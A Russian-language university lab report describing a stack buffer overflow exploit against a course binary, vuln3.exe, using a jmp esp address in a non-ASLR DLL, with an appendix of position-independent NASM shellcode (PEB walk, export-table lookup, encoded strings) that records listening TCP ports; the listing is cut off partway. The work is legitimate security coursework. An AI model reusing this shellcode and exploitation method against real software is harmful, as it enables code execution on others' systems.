Министерство науки и высшего образования Российской Федерации
Санкт-Петербургский политехнический университет Петра Великого
Институт компьютерных наук и кибербезопасности
Высшая школа кибербезопасности

ОТЧЕТ
ПО ЛАБОРАТОРНОЙ РАБОТЕ № 2

«Исследование подходов, применяемых при эксплуатации уязвимостей»

по дисциплине «Модели безопасности компьютерных систем»

Выполнил
студент гр. 5131001/30501 Чупров Е. А.

<подпись>

Проверил
ассистент Жуковский Е. В.

<подпись>

Санкт-Петербург
2026

СОДЕРЖАНИЕ

1 Формулировка задания **3**

2 Теоретические сведения **4**

3 Результаты работы **5**

3.1 Название подраздела 5

3.2 Название подраздела 7

3.3 Название подраздела 7

3.4 Ответы на вопросы 7

4 Выводы **8**

Список используемых источников **9**

ПРИЛОЖЕНИЕ А **10**

1 ФОРМУЛИРОВКА ЗАДАНИЯ

При проведении исследования безопасности программного обеспечения одним из этапов работы является проверка найденных ошибок на возможность их эксплуатации. Для этого осуществляется написание, так называемых proof-of-concept эксплойтов (POC), демонстрирующих возможность эксплуатации найденной уязвимости.

Одной из наиболее распространенных ошибок является переполнение буфера. Оно может происходить как на стеке (stack overflow), так и на куче (heap overflow).

В рамках лабораторной работы необходимо осуществить эксплуатацию уязвимости, найденной в исполняемом файле в лабораторной работе №2. Необходимо реализовать полезную нагрузку в соответствии с указанным вариантом задания, которая будет выполняться в результате эксплуатации уязвимости.

В ходе выполнения лабораторной работы необходимо выполнить следующие действия:

1 Использовать полученные от преподавателя файлы для лабораторной работы №1 в соответствии со своим вариантом.

2 Получить вариант задания, в котором описан функционал полезной нагрузки.

3 Изучить защитные механизмы, затрудняющие эксплуатацию уязвимостей (DEP, ASLR, GS, Security Cookies, SMEP, SAFESEH, SEHOP и другие).

4 Изучить техники эксплуатации уязвимостей и способы обхода защитных механизмов (ret2libc, ROP, Stack Pivoting, Heap Spray и другие).

5 Используя скрипт mona.py для отладчиков Immunity Debugger/WinDBG или другой с аналогичной функциональностью осуществить получение списка загруженных в процесс модулей, не использующих технологию рандомизации адресов. Реализовать скрипт для отладчика.

6 Найти в динамических библиотеках без рандомизации адресов опкоды инструкций, необходимых для передачи управления (call esp, jmp esp, …) на полезную нагрузку. Реализовать для этих целей скрипт для отладчика (Immunity Debugger/WinDBG/IDA Pro).

7 Провести эксплуатацию найденной уязвимости, с использованием полезной нагрузки (shellcode) в соответствии с выданным вариантом.

8 Эксплуатацию уязвимости осуществлять под ОС семейства Windows версии не ниже Windows 7 x64. При эксплуатации запрещено изменение исполняемого файла, запуск сторонних исполняемых файлов, либо выполнение консольных команд. Полезная нагрузка должна быть написана на языке ассемблера, либо на языке С с использованием приемом разработки базонезависимого кода.

9 В отчете необходимо привести следующую информацию:

– перечень динамических библиотек, не использующих рандомизацию адресов;

– код, осуществляющий эксплуатацию уязвимости (exploit) с комментариями;

– схема эксплуатации уязвимости (описание стека при эксплуатации, описание приемов обхода защиты);

– формат файла, используемого для эксплуатации, с указанием значения полей, приводящих к исполнению кода;

– код полезной нагрузки в бинарном виде с комментариями;

– код полезной нагрузки на языке ассемблера / языке С с комментариями.

2 ТЕОРЕТИЧЕСКИЕ СВЕДЕНИЯ

Переполнение буфера — это запись в непрерывную область памяти за её границу. Буфер выделяют фиксированного размера: это массив локальных переменных, поле структуры или блок, полученный у распределителя памяти. Пока запись умещается в отведённые байты, соседние данные не меняются, но как только источник оказывается длиннее приёмника, лишние байты ложатся поверх того, что находилось следом, и процесс может завершиться отказом доступа, испортить служебные поля или перейти по адресу, который пришёл из этих лишних байт. Ошибка появляется там, где длина копирования не связана с размером приёмника. В языке С длина массива не хранится вместе с указателем, и компилятор сам не проверяет каждый индекс, а функции вроде `strcpy`, `strcat` и `sprintf` копируют байты, пока не встретят нулевой символ, либо пока не исчерпают счётчик, переданный отдельно. Если этот счётчик взят из внешнего файла и с размером буфера не сравнивается, граница массива перестаёт ограничивать запись. Переполнение возможно и на стеке, и в куче. В куче сразу за пользовательскими данными блока лежат служебные поля распределителя, и их порча меняет то, как программа дальше выделяет и освобождает память. В этой лабораторной работе буфер расположен в кадре функции, поэтому дальше рассматривается стек.

Стек вызовов хранит состояние каждого вызова. Перед переходом в функцию процессор записывает адрес возврата, то есть место в вызывающем коде, куда нужно вернуться, после чего функция сохраняет прежнее значение указателя кадра и уменьшает указатель стека, чтобы отвести место под локальные переменные. На архитектуре x86 стек растёт в сторону младших адресов, а запись в массив идёт в сторону старших, поэтому длинное копирование в локальный буфер движется от начала массива к сохранённому указателю кадра и затем к адресу возврата. Суть эксплуатации в том, что адрес возврата становится частью входных данных: команда возврата снимает со стека слово и передаёт на него управление, и если это слово затёрто содержимым файла, выполняется уже не продолжение вызывающей функции, а то место, которое задано во входных данных. Дальше доступны обычные действия в правах этого процесса: создать файл, прочитать сведения о сетевых соединениях, завершить работу.

Лабораторная работа проверяет именно этот переход. Ошибка копирования, найденная ранее в `vuln3.exe`, доводится до выполнения нагрузки варианта 3, которая сохраняет в файл список слушающих TCP-портов, при этом сам исполняемый файл не изменяется. У схемы есть пределы, и они следуют из способа копирования. Строковая функция останавливается на первом нулевом байте, поэтому адрес, записанный на место адреса возврата, и байты, которые должны исполниться следом, собирают без нулей, иначе копирование оборвётся раньше конца подготовленной строки. Слишком длинная запись задевает данные глубже адреса возврата, и процесс падает до того, как нагрузка успеет закончить работу.

Куда вести переход, зависит от того, исполняется ли страница стека. Если исполняется, достаточно инструкции, которая прыгает по текущему указателю стека: после возврата из функции этот указатель адресует байты сразу за подменённым адресом. Инструкцию `jmp esp` или `call esp` берут в уже загруженном модуле, и модуль должен оставаться по одному и тому же адресу, иначе число, записанное в файл, попадёт в другую память. Если стек неисполняемый, переход на собственные данные даёт отказ доступа, и тогда используют код, который уже загружен в процесс. Приём ret2libc подставляет адрес библиотечной функции и её аргументы. ROP собирает из модулей короткие окончания функций: каждое делает одну операцию и снова возвращает управление, а цепочка вызывает нужный интерфейс или меняет атрибуты страницы. Stack pivoting переносит указатель стека на другой буфер, если в затёртом кадре мало места, а heap spray многократно размещает в куче одинаковое содержимое, чтобы переход по приблизительному адресу попал в нагрузку. Эти приёмы закрывают конкретные защиты. ASLR при загрузке сдвигает базы модулей, так что абсолютный адрес, снятый в одном запуске, в следующем указывает в другое место; в заголовке модуля за это отвечает флаг `DYNAMIC_BASE`, а модуль без флага остаётся на предпочтительной базе, и адрес инструкции внутри него можно записать в файл заранее. DEP, его же обозначают флагом NX, помечает стек и кучу как неисполняемые, и подмена адреса возврата на данные в стеке завершается отказом доступа, поэтому обход строится на ret2libc и ROP: исполняются страницы кода, уже загруженные в

процесс. Защита стека компилятора, GS или security cookie, кладёт между локальными переменными и адресом возврата случайное значение и перед возвратом сравнивает его с копией; несовпадение завершает процесс раньше перехода по затёртому адресу. SafeSEH и SEHOP ограничивают путь через обработчики исключений: цепочка SEH тоже лежит на стеке и может быть затёрта вместе с адресом возврата, SafeSEH разрешает обработчик только из списка, собранного при компиляции модуля, а SEHOP проверяет, что цепочка по-прежнему заканчивается известной системной записью. SMEP относится к ядру операционной системы и запрещает исполнять в режиме ядра страницы, доступные пользовательскому коду; для прикладного процесса, который вызывает функции WinAPI, этот механизм барьером не является.

Сама нагрузка для перехода на стек пишется позиционно-независимой. Адрес, по которому она окажется в памяти, в момент сборки неизвестен, поэтому внутри нет абсолютных ссылок на собственные данные, а строки и числа размещаются уже во время выполнения. Адреса функций Windows заранее не зашивают, потому что из-за ASLR базы библиотек меняются: нагрузка находит нужный модуль по структурам процесса, в таблице экспорта ищет функцию по имени и вызывает обычный WinAPI, так что отдельная программа и командный интерпретатор для этого не требуются. В итоге переполнение буфера на стеке сводится к копированию в локальный массив без сверки с его размером. За границей массива лежат сохранённый кадр и адрес возврата, и подмена этого адреса даёт выполнение кода в правах процесса. Дойдёт ли выполнение до полезной нагрузки, определяют нулевой байт в строковом копировании, проверка cookie и то, включены ли у загруженных модулей ASLR и DEP.

3 РЕЗУЛЬТАТЫ РАБОТЫ

Список загруженных модулей получен в Immunity Debugger командой !mona mod.




Рисунок 1 – Список загруженных модулей

Из таблицы видно, что у func.dll рандомизация выключена: библиотека остаётся по постоянной базе 0x62500000. У самого vuln3.exe и у системных библиотек ASLR включён, их адреса от запуска к запуску меняются, поэтому переход на нагрузку взят из func.dll. Тот же отбор делает собственный скрипт noaslr.py. Он оставляет модули без флага DYNAMIC_BASE и ищет в них инструкцию jmp esp. Текст скрипта и журнал приведены в приложении 2. Флага NX у vuln3.exe и у func.dll нет, страница стека остаётся исполняемой, и отдельная ROP-цепочка не собиралась.

В func.dll командой !mona jmp -r esp найдена инструкция jmp esp по адресу 0x62501297. В записи этого адреса нет нулевого байта. Для строкового копирования это обязательное условие: первый нулевой байт оборвал бы строку раньше, чем в буфер попала нагрузка.




Рисунок 2 – Поиск адреса инструкции jmp esp

Как управление попадает на эту инструкцию, видно по уязвимой функции в IDA. Она забивает локальный буфер и сразу копирует в него строку из конфигурации через strcpy. Буфер лежит в кадре ниже сохранённого указателя

кадра, а сразу за кадром находится адрес возврата. Длину источника функция ни с чем не сравнивает, поэтому достаточно длинная строка затирает и сохранённый кадр, и адрес возврата. Проверки security cookie перед возвратом здесь нет, и подменённый адрес используется как есть. Слишком длинная нагрузка, примерно от 740 байт, роняет процесс, поэтому код собран в 585 байт.




Рисунок 3 – Уязвимая функция

Восстановленный фрагмент выглядит так:



Рисунок 4 – Восстановленная функция vuln_func

Файл config_3 сохраняет заголовок своего варианта и маркер /start. После маркера лежит строка, которую забирает strcpy: сначала заполнение до адреса возврата, затем адрес jmp esp из func.dll, затем сама нагрузка. Вместе с заголовком файл занимает 3159 байт. В момент возврата из функции на вершине стека оказывается 0x62501297, выполняется jmp esp, и указатель стека показывает на первый байт нагрузки. Эти байты лежат в той же строке, которую только что скопировал strcpy.




Рисунок 5 – Подмена адреса возврата на jmp esp




Рисунок 6 – Адрес возврата и начало нагрузки в config_3

Запись доходит до конца нагрузки по нескольким причинам сразу. В адресе перехода и в самой нагрузке нет нулевых байт, заголовок варианта и маркер /start оставлены на местах, а длина не доходит до границы, на которой процесс падает. ASLR обойдён выбором библиотеки с фиксированной базой. DEP переходу на стек не мешает. Цепочка обработки исключений не переписывалась, приёмы ret2libc, ROP, stack pivoting и heap spray не использовались: одной инструкции jmp esp достаточно.

Исходный текст нагрузки лежит в payload\sc.asm и собирается NASM в плоский файл без заголовков. Получается 585 байт и ни одного нулевого. Код не привязан к адресу, по которому окажется в памяти: абсолютных ссылок на свои данные в нём нет. Имена функций и имя файла ports.txt хранятся со сдвигом, чтобы в файле не появился нулевой байт, и восстанавливаются уже на стеке. Дальше нагрузка по структурам процесса находит модуль, из которого можно взять GetProcAddress, через него подгружает iphlpapi.dll и вызывает GetTcpTable. Из полученной таблицы в файл попадают только слушающие порты, по одному номеру в строке. Когда запись закончена, выполняется int3. Код завершения 0x80000003 как раз об этом и говорит: файл к этому моменту уже закрыт, отдельный выход из процесса не нужен. Полный текст на ассемблере приведён в приложении.

Проверка запускает vuln3.exe с подготовленным config_3 и печатает получившийся ports.txt.




Рисунок 7 – Результат: список слушающих портов в ports.txt

4 ВЫВОДЫ

Переполнение буфера в vuln_func доведено до выполнения собственной нагрузки. Адрес возврата заменён на jmp esp из func.dll, у которой выключена рандомизация базы. Файл config_3 несёт заголовок варианта, заполнение до адреса возврата и нагрузку на 585 байт. Нагрузка через WinAPI получает таблицу TCP-соединений и записывает слушающие порты в ports.txt. Другие процессы и консольные команды не используются.

ПРИЛОЖЕНИЕ А

Листинг полезной нагрузки на ассемблере

```
BITS 32

; --- слоты кадра (все < 80h) ------------------------------------------------
%define  V_GPA        0x00     ; адрес GetProcAddress
%define  V_CREATE     0x04     ; адрес CreateFileA
%define  V_WRITE      0x08     ; адрес WriteFile
%define  V_TCPTBL     0x0C     ; адрес GetTcpTable
%define  V_SIZE       0x10     ; pdwSize
%define  V_HFILE      0x14     ; hFile
%define  V_WRITTEN    0x18     ; lpNumberOfBytesWritten
%define  V_ROW        0x1C     ; текущая строка таблицы
%define  V_END        0x20     ; счётчик оставшихся строк
%define  V_TBL        0x24     ; указатель на таблицу TCP
%define  V_STR        0x28     ; база декодированных строк
%define  V_MOD        0x2C     ; база kernel32.dll
%define  B_OUT        0x30     ; буфер вывода: номера портов через CRLF

%define  STR_WORDS    26       ; слов в закодированном блоке строк

; --- смещения строк от базы строк -------------------------------------------
%define  S_PORTS      0x00     ; "ports.txt"
%define  S_IPH        0x0C     ; "iphlpapi.dll"
%define  S_CF         0x1C     ; "CreateFileA"
%define  S_WF         0x28     ; "WriteFile"
%define  S_LLA        0x34     ; "LoadLibraryA"
%define  S_GPA        0x44     ; "GetProcAddress"
%define  S_GCT        0x54     ; "GetTcpTable"

%define  TCPROW_SIZE     20    ; MIB_TCPROW
%define  TCPROW_PORT     8     ; dwLocalPort
%define  TCPSTATE_LISTEN 2


; ---------------------------------------------------------------------------
; LOOKUP <слот>, <смещение строки>, <длина имени>
;   Ищет функцию в таблице экспорта модуля (EBP = база модуля) и кладёт
;   её адрес в слот кадра.
;
;   На стеке после четырёх push'ей:
;     [esp+0]  число имён, [esp+4] таблица адресов,
;     [esp+8]  таблица имён, [esp+12] таблица ординалов.
; ---------------------------------------------------------------------------
%macro LOOKUP 3
    mov  eax, [ebp + 3Ch]                    ; e_lfanew
    add  eax, ebp
    mov  eax, [eax + 78h]                    ; RVA таблицы экспорта
    add  eax, ebp
    mov  esi, [eax + 1Ch]                    ; RVA таблицы адресов
    add  esi, ebp
    mov  edi, [eax + 20h]                    ; RVA таблицы имён
    add  edi, ebp
    mov  ebx, [eax + 24h]                    ; RVA таблицы ординалов
    add  ebx, ebp
    push ebx                                 ; [esp+12] ординалы
    push edi                                 ; [esp+8]  имена
    push esi                                 ; [esp+4]  адреса
    push dword [eax + 18h]                   ; [esp+0]  число имён
    xor  esi, esi                            ; индекс имени
%%loop:
```

```
    mov  edi, [esp + 8]                         ; таблица имён
    mov  edi, [edi + esi*4]                     ; RVA очередного имени
    add  edi, ebp                               ; -> имя
    push esi
    push edi
    mov  esi, [esp + 24 + V_STR]                ; база строк
    add  esi, %2                                ; -> искомая строка
    push %3
    pop  ecx
    cld
    repe cmpsb
    pop  edi
    pop  esi
    jz   %%found
    inc  esi
    cmp  esi, [esp]                             ; число имён
    jb   %%loop
    xor  eax, eax
    jmp  %%done
%%found:
    mov  edi, [esp + 12]                        ; таблица ординалов
    movzx eax, word [edi + esi*2]               ; ординал имени
    mov  edi, [esp + 4]                         ; таблица адресов
    mov  eax, [edi + eax*4]                     ; RVA функции
    add  eax, ebp
%%done:
    add  esp, 10h
    mov  [esp + %1], eax
%endmacro


; ===========================================================================
;  ТОЧКА ВХОДА: jmp esp попадает сюда, поэтому сразу переходим к телу.
; ===========================================================================
shellcode:
    jmp  short body

; ---------------------------------------------------------------------------
; DEC: EAX (0..65535) -> десятичные цифры в буфер по адресу EDI.
; ---------------------------------------------------------------------------
DEC:
    mov  ebx, esp
    push 0Ah
    pop  ecx                                    ; делитель 10
.d:
    xor  edx, edx
    div  ecx
    push edx
    mov  edx, ebx
    sub  edx, esp
    cmp  edx, 24                                ; не больше 6 цифр
    ja   .digits
    test eax, eax
    jnz  .d
.digits:
    cmp  esp, ebx
    jz   .done
    pop  eax
    add  al, '0'
    mov  [edi], al
    inc  edi
    jmp  .digits
.done:
    ret
```

```
; ------------------------------------------------------------------------
body:
    ; ---------------------------------------------------------------
    ; 1. Строки в стек (закодированы +41h) и декодирование на месте.
    ;    Порядок push'ей обратный: последняя строка ложится выше всех.
    ; ---------------------------------------------------------------
    push dword 0x41414141                       ; паддинг после "GetTcpTable"
    push dword 0x41414141
    push dword 0x41A6ADA3                       ; "GetTcpTable"
    push dword 0xA295B1A4
    push dword 0x95B5A688
    push dword 0x8241B4B4                       ; "GetProcAddress"
    push dword 0xA6B3A5A5
    push dword 0x82A4B0B3
    push dword 0x91B5A688
    push dword 0x82828241
    push dword 0x82BAB3A2                       ; "LoadLibraryA"
    push dword 0xB3A3AA8D
    push dword 0xA5A2B08D
    push dword 0x828241A6
    push dword 0xADAA87A6                       ; "WriteFile"
    push dword 0xB5AAB398
    push dword 0x4182A6AD
    push dword 0xAA87A6B5                       ; "CreateFileA"
    push dword 0xA2A6B384
    push dword 0x82828241
    push dword 0xADADA56F                       ; "iphlpapi.dll"
    push dword 0xAAB1A2B1
    push dword 0xADA9B1AA
    push dword 0x828241B5
    push dword 0xB9B56FB4                       ; "ports.txt"
    push dword 0xB5B3B0B1

    mov  edi, esp
    push STR_WORDS
    pop  ecx
decode:
    mov  eax, [edi]
    sub  eax, 0x41414141                        ; снимаем сдвиг +41h
    mov  [edi], eax
    add  edi, 4
    dec  ecx
    jnz  decode

    ; кадр: слоты, буфер вывода, таблица TCP
    push 2
    pop  ecx
    shl  ecx, 12                                ; ECX = 0x2000
    sub  esp, ecx
    mov  eax, esp
    xor  edx, edx
    mov  dh, 20h
    add  eax, edx                               ; EAX = ESP + 0x2000 (строки)
    mov  [esp + V_STR], eax

    ; ===============================================================
    ; 2. База kernel32.dll.
    ;    InLoadOrderModuleList: ntdll -> kernelbase -> kernel32.
    ; ===============================================================
    xor  esi, esi
    mov  eax, [fs:esi + 30h]                    ; PEB
    mov  eax, [eax + 0Ch]                       ; PEB_LDR_DATA
    mov  esi, [eax + 0Ch]                       ; Flink -> первый модуль
```

```
    lodsd                                   ; EAX = следующий
    xchg eax, esi                           ; ESI = он же
    lodsd                                   ; EAX = следующий
    xchg eax, esi                           ; ESI = он же -> kernel32
    mov  ebp, [esi + 18h]                   ; DllBase
    mov  [esp + V_MOD], ebp                 ; запомним базу kernel32

    ; ================================================================
    ; 3. GetProcAddress через таблицу экспорта kernel32.dll.
    ; ================================================================
    LOOKUP V_GPA, S_GPA, 14
    mov  ebx, [esp + V_GPA]                 ; адрес GetProcAddress
    test ebx, ebx
    jnz  gpa_ok
    int3                                    ; не нашли - сигнал отладчику
gpa_ok:

    ; ================================================================
